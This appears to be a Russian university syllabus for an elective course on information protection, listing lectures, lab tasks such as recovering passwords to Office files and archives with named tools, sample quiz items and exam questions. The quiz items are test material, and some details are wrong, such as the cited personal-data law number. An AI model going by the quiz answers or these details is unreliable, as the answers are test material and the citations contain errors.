ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ
ВЫСШЕГО ОБРАЗОВАНИЯ
«КАМЧАТСКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ»
(ФГБОУ ВО «КамчатГТУ»)

ФАКУЛЬТЕТ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ, ЭКОНОМИКИ И УПРАВЛЕНИЯ

ционные системы»

УТВЕРЖДАЮ
Декан мореходного факультета
_____ /С.Ю. Труднев/
«23» октября 2024 г.

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

«Защита информации»

направление подготовки (бакалавриат)
13.03.02 Электроэнергетика и электротехника
(уровень подготовки – бакалавриат)

специализация
«Электрооборудование и автоматика судов»

Петропавловск-Камчатский,
2024 г.

Рабочая программа дисциплины составлена на основании ФГОС ВО по специальности 13.03.02 «Электроэнергетика и электротехника»

Составитель рабочей программы
Профессор кафедры «Информационные системы», д.т.н _____И.Г. Проценко

Рабочая программа рассмотрена на заседании кафедры «Информационные системы»
«14» октября 2024 г., протокол №2

Заведующий кафедрой ИС, д.т.н., профессор _____ И.Г. Проценко
«14» октября 2024 г., протокол №2

ЦЕЛИ И ЗАДАЧИ УЧЕБНОЙ ДИСЦИПЛИНЫ

Дисциплина «Защита информации» относится к факультативной части основной профессиональной образовательной программы по специальности 13.03.02 «Электроэнергетика и электротехника», профиль «Электрооборудование и автоматика судов», предусмотренной Учебным планом ФГБОУ ВО «КамчатГТУ».

Целью преподавания дисциплины является формирование у обучаемых знаний в области теоретических основ информационной безопасности и навыков практического обеспечения защиты информации и безопасного использования программных средств в вычислительных системах.

Задачами изучения дисциплины являются:

– изучение основных теоретических положений и методов в области защиты информации;

– ознакомление с основными угрозами информационной безопасности, правилами их выявления, анализа и формирования требований к разным уровням обеспечения информационной безопасности;

– ознакомление с особенностями угроз, создаваемым вредоносным программным обеспечением, характерными чертами вирусов и средств борьбы с ними;

– формирование умений и привитие навыков применения теоретических знаний для решения прикладных задач, а также развитие новых подходов к обеспечению информационной безопасности в сфере экономики;

– учёт особенностей реализации технологий защиты данных в существующие инструменты поддержки и развития бизнес-процессов в экономической сфере и применения их в системах управления организацией;

– развитие новых подходов к обеспечению информационной безопасности в сфере экономики.

В результате изучения программы курса студенты должны:

Знать: основы информационной безопасности и защиты информации, принципы криптографических преобразований, типовые программно-аппаратные средства и системы защиты информации от несанкционированного доступа в компьютерную среду; современные тенденции угроз информационной безопасности, нормативные правовые документы по защите информации, а также современные методы и средства обеспечения информационной безопасности в экономических информационных системах.

Уметь: выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и программного обеспечения вычислительных систем, разрабатывать средства и системы защиты информации;

Иметь представление о типовых разработанных средствах защиты информации, возможностях их использования в реальных задачах создания и внедрения информационных систем и **навыки** владения приемами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.

1. ТРЕБОВАНИЯ К РЕЗУЛЬТАТАМ ОСВОЕНИЯ ДИСЦИПЛИНЫ

В результате изучения дисциплины у студента должны быть сформированы следующие общепрофессиональные компетенции:

– Способен организовывать работу подчиненного персонала (ПК-5).

Планируемые результаты обучения при изучении дисциплины, соотнесенные с планируемыми результатами освоения образовательной программы, представлены в таблице.

Таблица - Планируемые результаты обучения при изучении дисциплины, соотнесенные с планируемыми результатами освоения образовательной программы

Код компетенции	Наименование компетенции	Код и наименование индикатора достижения ОПК	Планируемый результат обучения по дисциплине	Код показателя освоения
ПК-5	Способен организовывать работу подчиненного персонала	ИД-2 пк-5 Умеет принимать управленческие решения на основе анализа оперативной рабочей ситуации; оценивать результаты своей деятельности и деятельности подчиненных; формулировать задания подчиненному персоналу по техническому обслуживанию и ремонту оборудования подстанций электрических сетей; организовывать рабочие места, их техническое оснащение; контролировать деятельность, исполнение решений; оценивать потребность в дополнительной подготовке персонала исходя из профиля должности и квалификации работников;	**Знать:** - основы информационной безопасности и защиты информации, принципы криптографических преобразований; - виды угроз информационных систем и методы обеспечения информационной безопасности.	З(ПК-5)1 З(ПК-5)2
			Уметь: – выявлять угрозы информационной безопасности; – обосновывать организационно-технические мероприятия по защите информации в информационных системах; – реализовывать мероприятия для обеспечения деятельности в области защиты информации на предприятии (в организации).	У(ПК-5)1 У(ПК-5)2 У(ПК-5)3
			Владеть: – навыками разработки и применения систем информационной безопасности; – навыками работы с инструментальными средствами обеспечения информационной безопасности.	В(ПК-5)1 В(ПК-5)2

2. МЕСТО ДИСЦИПЛИНЫ В СТРУКТУРЕ ОБРАЗОВАТЕЛЬНОЙ ПРОГРАММЫ

Курс «Защита информации» ориентирован на подготовку бакалавров по направлению 13.03.02 «Электроэнергетика и электротехника». Дисциплина «Защита информации» является факультативной дисциплиной в структуре образовательной программы. Курс позволяет дать будущим бакалаврам теоретические знания и сформировать у них практические навыки в создании и применении программно-технических средств для решения задач обеспечения информационной безопасности и защиты данных.

3. СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

3.1. Тематический план дисциплины

Наименование разделов и тем	Всего часов	Контактная работа	Контактная работа по видам учебных занятий			Самостоятельная работа	Формы текущего контроля	Итоговый контроль знаний по дисциплине
			Лекции	Семинары (практические занятия)	Лабораторные работы			
Очная форма обучения								
Тема 1: Основы информационной безопасности	14	***10***	4	-	6.0	4	Опрос, ПЗ, Тест	
Тема 2: Стандарты и спецификации в области информационной безопасности	14	***10***	3	-	7.0	4	Опрос, ПЗ, Тест	
Тема 3: Вредоносное программное обеспечение	14	***10***	3	-	7.0	4	Опрос, ПЗ, Тест	
Тема 4: Криптография, шифрование и защита данных	14	***9***	3	-	6.0	5	Опрос, ПЗ, Тест	
Тема 5: Методы и средства обеспечения и информационной безопасности	16	***9***	3	-	6.0	7	Опрос, ПЗ, Тест	
Зачет								
Всего	**72**	***48***	**16**		**32**	**24**		
Заочная форма обучения								
Тема 1: Основы информационной безопасности	10	***4***	2,0	-	2	6	Опрос, ПЗ, Тест	
Тема 2: Стандарты и спецификации в области информационной безопасности	11	-	-	-	-	11	Опрос, ПЗ, Тест	
Тема 3: Вредоносное программное обеспечение	16	-	-	-	-	16	Опрос, ПЗ, Тест	
Тема 4: Криптография, шифрование и защита данных	16	***4***	-	-	4	12	Опрос, ПЗ, Тест	
Тема 5: Методы и средства обеспечения и информационной безопасности	15	-	-	-	-	15	Опрос, ПЗ, Тест	
Зачет	**4**							**4**
Всего	**72**	***8***	**2**		**6**	**60**		**4**

*ПЗ – практическое задание, РЗ – решение задач, КС – конкретная ситуация

3.2. Описание содержания дисциплины

Дисциплинарный модуль 1

Продолжительность модуля 7 недель.

Тема 1: Основы информационной безопасности.

Лекция 1.1. Введение в информационную безопасность

Рассматриваемые вопросы:

Национальная безопасность: виды безопасности: государственная, экономическая, общественная, военная, экологическая, информационная; роль и место системы обеспечения информационной безопасности (ИБ) в системе национальной безопасности РФ; доктрина ИБ, история проблемы ИБ, угрозы ИБ; методы и средства обеспечения ИБ.

Лекция 1.2. Основные понятия информационной безопасности

Рассматриваемые вопросы:

Основные термины и определения дисциплины ИБ. Методологические и технологические основы комплексного обеспечения ИБ; модели, стратегии и системы обеспечения ИБ; методы управления, организации и обеспечения работ по обеспечению ИБ; обеспечение ИБ в нормальных и чрезвычайных ситуациях; проблемы информационной войны.

Лекция 1.3. Нормативно-правовое обеспечение информационной безопасности

Рассматриваемые вопросы:

Законодательство РФ в области информационной безопасности, защиты государственной тайны и конфиденциальной информации; конституционные гарантии прав граждан на информацию и механизм их реализации; понятие и виды защищаемой информации по законодательству РФ; защита интеллектуальной собственности средствами патентного и авторского права; правовая регламентация охранной деятельности; международное законодательство в области защиты информации.

Лекция 1.4. Персональные данные

Рассматриваемые вопросы:

Определение персональных данных. Конфиденциальность персональных данных. Конституция, закон №24-ФЗ о персональных данных. Принципы обработки персональных данных. Специальные категории. Обеспечения защиты и разграничение доступа к персональной информации. Биометрические персональные данные. Создание, использованием программ и баз данных персональных данных и их правовая охрана.

Лабораторная работа №1. Защита документов MS Office

Задание: На основе учебного материала по защите документов, созданных в формате MS Word, MS Excel, MS Access, подготовить соответствующие файлы, защитить их, подобранным для этой операции, паролем и проверить на чтение, редактирование, копирование.

Лабораторная работа № 2. Защита архивных файлов с помощью пароля

Задание: Изучить парольную защиту информации прикладного программного обеспечения и на основе этого материала создать архив из группы файлов и защитить его паролем от раскрытия и прочтения. Провести защиту архивных файлов формата .*.rar, *.zip. Попробовать распаковать архив произвольным паролем и паролем, который использовался при защите.

Лабораторная работа № 3. Защита кода HTML – страниц

Задание: Изучить защиту информации HTML-страниц (код HTML, JavaScript, VBScript, текст, ссылки и графику и т.д.) и на основе этого материала защитить текст от чтения. Блокировать щелчок правой кнопкой мыши, отображение ссылки в строке состояния, выделение текста, использование странички в оффлайн, распечатку страницы.

СРС по теме 1.

Подготовка к лекциям.

Изучение дополнительного теоретического материала.

Подготовка теоретического материала и данных для выполнения лабораторных работ.

Подготовка и прохождение тестирования (с использованием программы информационной системы «*КТест*»).

Примеры вопросов теста:

1. Что такое конфиденциальность информации?

– гарантия того, что конкретная информация доступна только тому кругу лиц, для которого она предназначена

– защищенность информации от несанкционированного доступа

– гарантия того, что источником информации является именно то лицо, которое заявлено как ее автор

– гарантия того, что при необходимости можно будет доказать подлинность информации

– гарантия того, что информация представлена в неискаженном виде

2. Что такое целостность информации?

– гарантия того, что информация представлена в неискаженном (исходном) виде

– доступность информации разрешенному кругу лиц

– гарантия того, что представлена не только сама информация, но и её источник, объем, дата последней корректировки

– гарантия того, что информация представляется в полном объеме, а не по частям

3. Что такое аутентичность информации?

– гарантия того, что источником информации является именно то лицо, которое заявлено как ее автор

– гарантия того, что информация сейчас существует в ее исходном виде

– гарантия того, что конкретная информация доступна только тому кругу лиц, для которого она предназначена

Тема 2. Стандарты и спецификации в области информационной безопасности

Лекция 2.1. Требования безопасности к информационным системам

Рассматриваемые вопросы:

Структура и принципы функционирования современных вычислительных систем. Проблемы обеспечения безопасности обработки и хранения информации в вычислительных системах. Базовые этапы построения системы комплексной защиты вычислительных систем. Анализ моделей нарушителя. Угрозы информационно-программному обеспечению вычислительных систем и их классификация. Функции системы защиты по предупреждению угроз и устранению последствий их реализации. Классификация способов и средств комплексной защиты информации. Классификация методов защиты информации с использованием программно-аппаратных средств вычислительной системы.

Лекция 2.2. Стандарты информационной безопасности распределенных систем

Рассматриваемые вопросы:

Сервисы безопасности в вычислительных сетях: аутентификация, аутентификация партнеров по общению, управление доступом, конфиденциальность данных, конфиденциальность трафика, целостность данных, неотказываемость. Механизмы безопасности. Администрирование средств безопасности информационной системы: сервисов безопасности, механизмов безопасности. Обеспечение доступности информации. Защитные меры.

Лекция 2.3. Стандарты информационной безопасности в РФ

Рассматриваемые вопросы:

Стандарты информационной безопасности. Гостехкомиссия и ее роль в обеспечении информационной безопасности в РФ. Документы по оценке защищенности автоматизированных систем в РФ. Показатели защищенности. Классы защищенности. Стандарты оценки безопасности вычислительных систем. Требования руководящих документов Гостехкомиссии.

Лабораторная работа № 4. Открытые порты и запущенные службы

Задание: На основе учебного материала получить список открытых портов и запущенных служб используя утилиту Fport фирмы Foundstone. То же самое проделать с программой Netstat. и утилитой PortQry.

Лабораторная работа № 5. Открытые файлы и владеющие ими процессы

Задание: На основе учебного материала получить список открытых файлов и владеющих ими процессов используя программы handle и Program Explorer.

СРС по теме 2.

Подготовка к лекциям.

Изучение дополнительного теоретического материала.

Подготовка теоретического материала и данных для выполнения лабораторных работ.

Подготовка и прохождение тестирования (с использованием программы информационной системы «*КТест»*).

Примеры вопросов теста:

1. Угрозы безопасности распределенным вычислительным системам классифицируются:
   - по цели воздействия
   - по характеру воздействия
   - по условию начала воздействия
   - по расположению субъекта относительно объекта атаки
   - по соответствию уровня модели ISO/OSI операционной системе
   - по уровню эталонной модели ISO/OSI, на котором производится воздействие
   - по условию окончания воздействия
2. По характеру воздействия угрозы распределенным вычислительным системам классифицируются на:
   - Пассивное (прослушивание канала)
   - Активное (производится изменения в системе)
   - Удаленное (используется сеть Интернет)
   - Скрытое (применяются средства криптографии)
   - Безвозмездное (оплата пользователем не требуется)
3. Сколько потенциальных каналов несанкционированного доступа обнаружено в TCP/IP-сети?
   - Около 135
   - 32
   - не больше 50
   - более 500

Дисциплинарный модуль 2

Продолжительность модуля 11 недель.

Тема 3. Вредоносное программное обеспечение

Лекция 3.1. Компьютерные вирусы

Рассматриваемые вопросы:

История появления компьютерных вирусов и факторы, влияющие на их распространение. Понятие компьютерного вируса. Основные этапы жизненного цикла вирусов. Объекты внедрения, режимы функционирования и специальные функции вирусов. Схемы заражения файлов. Схемы заражения загрузчиков. Способы маскировки, используемые вирусами. Классификация компьютерных вирусов.

Лекция 3.2. Программные закладки и троянские кони

Рассматриваемые вопросы:

Программными закладки (троянские кони). Классификация закладок. Резидентные закладки. Воздействие программных закладок на системы: перехват, искажение, сборка мусора.

Примеры программных закладок и «троянцев». Клавиатурные шпионы: имитаторы, фильтры и заместители.

Лекция 3.3. Защита, обнаружение и удаление компьютерных вирусов

Рассматриваемые вопросы:

Общая организация защиты от компьютерных вирусов. Транзитный и динамический режимы антивирусной защиты. Поиск вирусов по сигнатурам и обезвреживание обнаруженных вирусов. Углубленный анализ на наличие вирусов путем контроля эталонного состояния компьютерной системы. Защита от деструктивных действий и размножения вирусов. Использование средств аппаратного и программного контроля. Стратегия заблаговременной подготовки к эффективной ликвидации последствий вирусной эпидемии. Технология гарантированного восстановление вычислительной системы после заражения компьютерными вирусами.

Лабораторная работа № 6. Вирусы и антивирусные системы

Задание: На основе учебного материала по компьютерным вирусам и антивирусным системам создать вакцину для вируса Autorun.inf (разными способами, в т.ч. антивирусной утилитой AntiAvtorun), написать программу антивирусного сканера в среде Borland Delphi.

Лабораторная работа № 7. Поиск и уничтожение вирусов-червей BugBear и Opasoft

Задание: На основе учебного материала по компьютерным вирусам и антивирусным системам воспользоваться программой clrav.exe, разработанной в Лаборатории Касперского, для поиска и уничтожения (в случае возможного обнаружения) червей BugBear и Opasoft.

СРС по теме 3.

Подготовка к лекциям.

Изучение дополнительного теоретического материала.

Подготовка теоретического материала и данных для выполнения лабораторных работ.

Подготовка и прохождение тестирования (с использованием программы информационной системы «*КТест»*).

Примеры вопросов теста:

1. Компьютерный вирус – это…

– программа, которая может «заражать» другие программы, модифицируя их так, чтобы включать в них свою, возможно, измененную копию

– код, обладающий способностью к распространению (возможно, с изменениями) путём внедрения в другие программы

– следствие ошибки в операционной системе компьютера

– безвредный код, внедряющийся в другие программы

– программа, которая может «заражать» другие программы, полностью изменяя их код

2. Создание компьютерных вирусов является…

– преступлением

– последствием сбоев операционной системы

– необходимым компонентом подготовки программистов

– побочным эффектом при разработке программного обеспечения

3. К антивирусным программам НЕ относятся:

– интерпретаторы

– фаги

– мониторы

– ревизоры

– фильтры

4. По среде обитания вирусы делятся на…

– файловые, загрузочные, макровирусы, сетевые

– резидентные и нерезидентные

– безвредные, неопасные, опасные, очень опасные
– «спутники», «черви», невидимки, полиморфные, резидентные
– командные, загружаемые, выполняемые

Дисциплинарный модуль 2
Продолжительность модуля 10 недель.

Тема 4. Криптография, шифрование и защита данных
Лекция 4.1. Введение и основные понятия криптографии
Рассматриваемые вопросы:
Введение в криптографию. Представление защищаемой информации. Угрозы безопасности информации. Ценность информации. Основные термины и понятия криптографии. Открытые сообщения и их характеристики. Модели открытых сообщений; исторический очерк развития криптографии. Общая организация криптографической защиты информации. Использование общесистемных и специализированных программных средств для шифрования файлов, и работы с секретными внешними носителями информации.
Лекция 4.2. Методы криптографического шифрования
Рассматриваемые вопросы:
Типы криптографических систем. Простые методы шифрования: шифры подстановки и перестановки. Подстановки с переменным коэффициентом сдвига. Многослойные шифры. Скоростные и недетерминированные программные шифры. Основы скоростного шифрования. Внесение неопределенностей в процесс криптографических преобразований. Стандарты шифрования.
Лекция 4.3. Электронная цифровая подпись
Рассматриваемые вопросы:
Ассиметричное шифрование. Использование псевдослучайных чисел для генерации ключей. Выбор порождающего числа и максимизация длины последовательности чисел ключа. Режимы шифрования. Особенности шифрования данных в режиме реального времени. Шифрование ключа при необходимости его хранения с зашифрованными данными. Протоколы распределения ключей. Протоколы установления подлинности.
Лабораторная работа № 9. Применение методов гаммирования файлов
Задание: На основе учебного материала по криптографическим методам шифрования данных изучить и воспользоваться программой E-CRYPT для шифрования и последующего дешифрования конкретного файла методом гаммирования.
Лабораторная работа № 10. Криптографические методы защиты информации в корпоративных информационных системах
Задание: На основе учебного материала по криптографическим методам защиты информации изучить различные методы шифрования и их стандарты, изучить методы шифрования с открытыми и закрытыми ключами и применить при разработке алгоритма шифрования и дешифрования открытого текста.
Лабораторная работа № 11. Разработка алгоритма определения частоты букв и его применение для дешифровки текста, зашифрованного методом подстановки
Задание: На основе учебного материала по криптоаналитическим методам дешифровки защищенных данных изучить метод подстановки и реализовать его, разработав алгоритм.
СРС по теме 4
Подготовка к лекциям.
Изучение дополнительного теоретического материала.
Подготовка теоретического материала и данных для выполнения лабораторных работ.
Подготовка и прохождение тестирования (с использованием программы информационной системы «*КТест»*).
Примеры вопросов теста:
1. Криптографический алгоритм - это...

– формула, используемая для шифрования и расшифровки сообщений
– формула, используемая для шифрования сообщения
– формула, используемая для расшифровки сообщения
– программа для передачи зашифрованного сообщения
– последовательность использования ключей для дешифровки

2. Криптосистема - это…

– совокупность алгоритма расшифровки и шифрования, открытых текстов, способов, методов шифровки.
– совокупность ключей для шифровки и дешифровки
– совокупность открытых текстов и шифртекстов
– механизм распознавания открытого текста

3. Шифрование - это...

– преобразование информации в целях сокрытия от неавторизованных лиц с предоставлением авторизованным пользователям доступа
– преобразование информации в целях ограниченного использования в госструктурах
– преобразование информации в целях сокрытия от окружающих людей
– преобразование информации в целях конфиденциальности на предприятии

Тема 5. Методы и средства обеспечения информационной безопасности

Лекция 5.1. Системы идентификации и аутентификации пользователей

Рассматриваемые вопросы:

Идентификация пользователей и установление их подлинности при доступе к компьютерным ресурсам. Основные этапы допуска к ресурсам вычислительной системы. Использование простого пароля. Использование динамически изменяющегося пароля. Взаимная проверка подлинности и другие случаи опознания. Парольное разграничение доступа и комбинированные методы. Защита программных средств от несанкционированного копирования, исследования и модификации. Привязка программ к среде функционирования. Защита программ от несанкционированного запуска.

Лекция 5.2. Методы разграничения доступа

Рассматриваемые вопросы:

Способы разграничения доступа к компьютерным ресурсам. Разграничение доступа по спискам. Использование матрицы установления полномочий. Произвольное и принудительное управление доступом. Разграничение доступа по уровням секретности и категориям. Особенности программной реализации контроля установленных полномочий.

Лекция 5.3. Регистрация и аудит

Рассматриваемые вопросы:

Определение и содержание регистрации и аудита информационных систем. Фиксация событий безопасности. Аудит и эффективность системы безопасности. Реализация механизмов регистрации и аудита. Задачи аудита. Практические средства регистрации и аудита. Регистрационный журнал. Подозрительная активность. Этапы регистрации и методы аудита событий информационной системы. Статистические и эвристические методы анализа информации с целью выявления несанкционированных действий.

Лекция 5.4. Оценка затрат на информационную безопасность

Рассматриваемые вопросы:

Методики оценки затрат: прикладного информационного анализа (Applied Information Economics), потребительского индекса (Customer Index, CI), добавленной экономической стоимости (Economic Value Added), исходной экономической стоимости (Economic Value Sourced), управления портфелем активов (Portfolio Management), оценки возможностей (Real Option Valuation), жизненного цикла ИС (System Life Cycle Analysis), системы сбалансированных показателей (Balanced Scorecard(BSC)), TCO (Total Cost of Ownership), функционально-стоимостного анализа (Activity Based Costing)

Лабораторная работа № 13. Восстановление паролей к документам MS Office

Задание: На основе учебного материала по криптографическим методам шифрования документов подготовить файлы в формате MS Word, MS Excel, MS Access, защитить их, подобранным для этой операции, паролем и проверить на чтение, редактирование. Затем воспользоваться программой Accent OFFICE Recovery и восстановить пароли к документам MS Office.

Лабораторная работа № 14. Вскрытие паролей файловых архивов

Задание: На основе учебного материала по криптографическим методам шифрования документов подготовить файл и провести архивацию его разными форматами. Затем воспользоваться программой Visual Zip Password Recovery Processor (VZPRP) и восстановить пароли к архивам. Проверить возможность прочтения архивированных файлов.

Лабораторная работа № 15. Экономический расчет коэффициентов эффективности информационной безопасности предприятия

Задание: Изучить теоретические аспекты экономического расчета коэффициентов эффективности информационной безопасности предприятия. Рассчитать показатель эффективности инвестиций на информационную безопасность предприятия (метод ROI для оценки возврата инвестиций). Рассчитать и проанализировать рисков в информационной безопасности предприятия. Оформить расчеты в виде отчета эффективности информационной безопасности предприятия.

СРС по теме 5

Подготовка к лекциям.

Изучение дополнительного теоретического материала.

Повторение пройденного материала всех разделов.

Подготовка к контрольному тестированию (с использованием программы информационной системы «*КТест»*).

Подготовка к зачету.

4. УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДЛЯ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

В целом внеаудиторная самостоятельная работа обучающегося при изучении курса включает в себя следующие виды работ:

– проработка (изучение) материалов лекций;

– чтение и проработка рекомендованной основной и дополнительной литературы;

– подготовка к лабораторным работам;

– поиск и проработка материалов из Интернет-ресурсов, периодической печати;

– выполнение домашних заданий в форме творческих (проблемно-поисковых, групповых) заданий, кейс-стади, докладов;

– подготовка презентаций для иллюстрации докладов;

– выполнение тестовых заданий;

– подготовка к тестированию;

– подготовка к текущему и итоговому (промежуточная аттестация) контролю знаний по дисциплине.

Основная доля самостоятельной работы обучающихся приходится на подготовку к лабораторным работа и тестированию, тематика которых полностью охватывает содержание курса. Самостоятельная работа по подготовке к тестированию и лабораторным работам предполагает умение работать с первичной информацией.

Для проведения практических занятий, для самостоятельной работы используется учебно-методические пособия:

Проценко И.Г. Защита информации: конспект лекций. – Петропавловск-Камчатский: КамчатГТУ, 2019. – 64 с.

Проценко И.Г. Защита информации: лабораторный практикум. – Петропавловск-

Камчатский: КамчатГТУ, 2019. – 50 с.

5. ФОНД ОЦЕНОЧНЫХ СРЕДСТВ ДЛЯ ПРОВЕДЕНИЯ ПРОМЕЖУТОЧНОЙ АТТЕСТАЦИИ ОБУЧАЮЩИХСЯ ПО ДИСЦИПЛИНЕ

Фонд оценочных средств для проведения промежуточной аттестации обучающихся по дисциплине «Защита информации» представлен в приложении к рабочей программе дисциплины и включает в себя:

– перечень компетенций с указанием этапов их формирования в процессе освоения образовательной программы;

– описание показателей и критериев оценивания компетенций на различных этапах их формирования, описание шкал оценивания;

– типовые контрольные задания или материалы, необходимые для оценки знаний, умений, навыков и (или) опыта деятельности, характеризующих этапы формирования компетенций;

– методические материалы, определяющие процедуры оценивания знаний, умений, навыков и (или) опыта деятельности, характеризующих этапы формирования компетенций.

Вопросы для проведения промежуточной аттестации по дисциплине (зачет)

1. Основные понятия и определения информационной безопасности.
2. Защита информации. Предмет и объект защиты.
3. Угроза безопасности. Уязвимость системы. Атака.
4. Несанкционированный доступ.
5. Особенности защиты информации в экономических информационных системах.
6. Основные методы и средства защиты информации, применяемые в ЭИС.
7. Уязвимость компьютера и сети. Виды угроз.
8. Угроза отказ в обслуживании.
9. Социальная инженерия и ИБ.
10. Правовые меры обеспечения информационной безопасности в ЭИС.
11. Законодательные и нормативные акты Российской Федерации в ИБ.
12. Компьютерные вирусы и черви.
13. Макровирусы.
14. Полиморфные вирусы.
15. Троянские кони (закладки).
16. Программы слежения за работой пользователя (клавиатурные шпионы).
17. Генераторы вирусов.
18. Методы защиты от вредоносных программ.
19. Системы обнаружения уязвимостей (сетевые сканеры).
20. Антивирусы и "антитроянцы".
21. Антивирусные программы в Интернете.
22. Политика безопасности. Ваш проект политики для компьютерной лаборатории.
23. Назначение и функции межсетевых экранов. Опыт работы с межсетевым экраном.
24. Виртуальные частные сети.
25. Отражение проблем ИБ в Интернете.
26. Парольная защита.
27. Обнаружение атак.
28. Защита информации в базах данных.
29. Анализаторы протоколов (снифферы).
30. Мандатный и дискреционный доступ.
31. Криптографические методы защиты информации. Математическое и алгоритмическое обеспечение криптографических методов защиты информации.
32. Шифрование. Метод подстановки.
33. Матрицы Вижинера.

34. Частотный анализ текстов.
35. Шифрование методом перестановки.
36. Криптосистема с открытым ключом.
37. Симметричные и асимметричные криптосистемы.
38. Электронная цифровая подпись.
39. Использование электронных ключей для организации ИБ.
40. Организационно-административные методы защиты, применяемые в ЭИС.
41. Формирование политики безопасности предприятия (организации).
42. Идентификация пользователей, аутентификация пользователей и авторизация пользователей (назначение и способы реализации).
43. Защита информации в компьютерных сетях. Объекты защиты информации в сети.
44. Потенциальные угрозы безопасности в сети Интернет. Методы защиты информации в сети Интернет.
45. Количественный подход к информационной безопасности. Оценка защищенности механизмов защиты.
46. Аудит информационной безопасности.
47. Управление информационными рисками.

6. РЕКОМЕНДУЕМАЯ ЛИТЕРАТУРА

7.1 Основная литература

1. Мельников В.П. Информационная безопасность и защита информации: учеб.пособие / В.П. Мельников, 2007г.

2. Щеглов А.Ю. Математические модели и методы формального проектирования систем защиты информационных систем 2015 г./ А.Ю. Щеглов, К.А. Щеглов – коллекция "Информатика – НИУ ИТМО (Санкт-Петербургский национальный исследовательский университет информационных технологий, механики и оптики)" ЭБС ЛАНЬ.

7.2 Дополнительная литература

1. Основы информационной безопасности / Галатенко В. А. — М.: Национальный Открытый Университет «ИНТУИТ», 2011. — Серия («Безопасность ») [Электронный ресурс] - Электрон.дан. — Режим доступа: https://www.intuit.ru/studies/courses/10/10/info. — Загл. с экрана.ISBN 978-5-9556-0053-6.

2. Защита интеллектуальной собственности, 2018 г. – коллекция "Экономика и менеджмент – Издательство Дашков и К" ЭБС ЛАНЬ

3. Куприянов А.И. Основы защиты информации: учеб. пособие / А.И. Куприянов, 2008г.

7.3 Методические указания

1. Защита информации. Конспект лекций. / *Проценко И.Г.* – Петропавловск-Камчатский: КамчатГТУ, 2019. – 66 с.

2. Защита информации. Лабораторный практикум. / *Проценко И.Г.* – Петропавловск-Камчатский: КамчатГТУ, 2019. – 50 с.

7. ПЕРЕЧЕНЬ РЕСУРСОВ ИНФОРМАЦИОННО-ТЕЛЕКОММУНИКАЦИОННОЙ СЕТИ «ИНТЕРНЕТ»

1. Введение в криптографию / Под. общ. ред. Ященко В. В. — Издание второе, исправленное. – М.: МЦНМО, 1999. – 272 с. [Электронный ресурс] – Режим доступа: https://www.twirpx.com/file/4220/

2. Касперский Е.В. Компьютерные вирусы: что это такое и как с ними бороться. – М.: СК Пресс, 1998.- 288 с. [Электронный ресурс] – Режим доступа: https://www.twirpx.com/file/73531/

3. Рябко Б.Я.,Фионов А.Н. Криптографические методы защиты информации: Учебное пособие для вузов. – 2-е издание, стереотип. – М.:Горячая линия – Телеком, 20113. – 229 с. [Электронный ресурс] – Режим доступа: https://docplayer.ru/27703084-Kriptograficheskie-metody-zashchity-informacii.html

4. Электронная библиотека диссертаций РГБ [Электронный ресурс]. - Режим доступа: http://www.diss.rsl.ru8778/poisk2.aspx

5. Электронная библиотека диссертаций РГБ [Электронный ресурс]. - Режим доступа: http://www.diss.rsl.ru

8. МЕТОДИЧЕСКИЕ УКАЗАНИЯ ДЛЯ ОБУЧАЮЩИХСЯ ПО ОСВОЕНИЮ ДИСЦИПЛИНЫ

Методика преподавания данной дисциплины предполагает чтение лекций, проведение лабораторных работ, прохождения тестов по каждой из тем, групповых и индивидуальных консультаций по отдельным (наиболее сложным) специфическим проблемам дисциплины. Предусмотрена самостоятельная работа студентов, а также прохождение аттестационных испытаний промежуточной аттестации (зачет).

Лекции посвящаются рассмотрению наиболее важных концептуальных вопросов: основным понятиям; теоретическим основам информационной безопасности, В ходе лекций обучающимся следует подготовить конспекты лекций: кратко, схематично, последовательно фиксировать основные положения, выводы, формулировки, обобщения; помечать важные мысли, выделять ключевые слова, термины; проверять термины, понятия с помощью энциклопедий, словарей, справочников с выписыванием толкований в тетрадь; обозначить вопросы, термины, материал, который вызывает трудности, пометить и попытаться найти ответ в рекомендуемой литературе. Если самостоятельно не удается разобраться в материале, необходимо сформулировать вопрос и задать преподавателю на консультации или на практическом занятии.

На лекциях преподаватель знакомит слушателей с основными понятиями и положениями по текущей теме. На лекциях слушатель получает только основной объём информации по теме. Только посещение лекций является недостаточным для подготовки к лабораторным занятиям и зачету. Требуется также самостоятельная работа по изучению основной и дополнительной литературы и закрепление полученных на лабораторных занятиях навыков.

При изучении дисциплины используются интерактивные методы обучения:

– проблемная лекция, предполагающая изложение материала через неоднозначность трактовки материалов к вопросам, задачам или ситуациям. При этом процесс познания происходит в научном поиске, диалоге и сотрудничестве с преподавателем в процессе анализа и сравнения точек зрения;

– лекция-визуализация - подача материала осуществляется средствами технических средств обучения с кратким комментированием демонстрируемых визуальных материалов (презентаций).

Конкретные методики, модели, методы и инструменты защиты данных и обеспечения информационной безопасности рассматриваются преимущественно при подготовке и выполнении лабораторных работ.

Целью выполнения ***лабораторных работ*** является закрепление знаний обучающихся, полученных ими в ходе изучения дисциплины на лекциях и самостоятельно. Практические задания по темам выполняются на лабораторных занятиях в компьютерном классе. Если лабораторные занятия пропущены (по уважительной или неуважительной причине), то соответствующие задания необходимо выполнить самостоятельно и представить результаты преподавателю на очередном занятии. Самостоятельная работа студентов – способ активного,

целенаправленного приобретения студентом новых для него знаний, умений и навыков без непосредственного участия в этом процесса преподавателя. Качество получаемых студентом знаний напрямую зависит от качества и количества необходимого доступного материала, а также от желания (мотивации) студента их получить. При обучении осуществляется целенаправленный процесс взаимодействия студента и преподавателя для формирования знаний, умений и навыков.

Для студентов заочной формы обучения в аудитории:

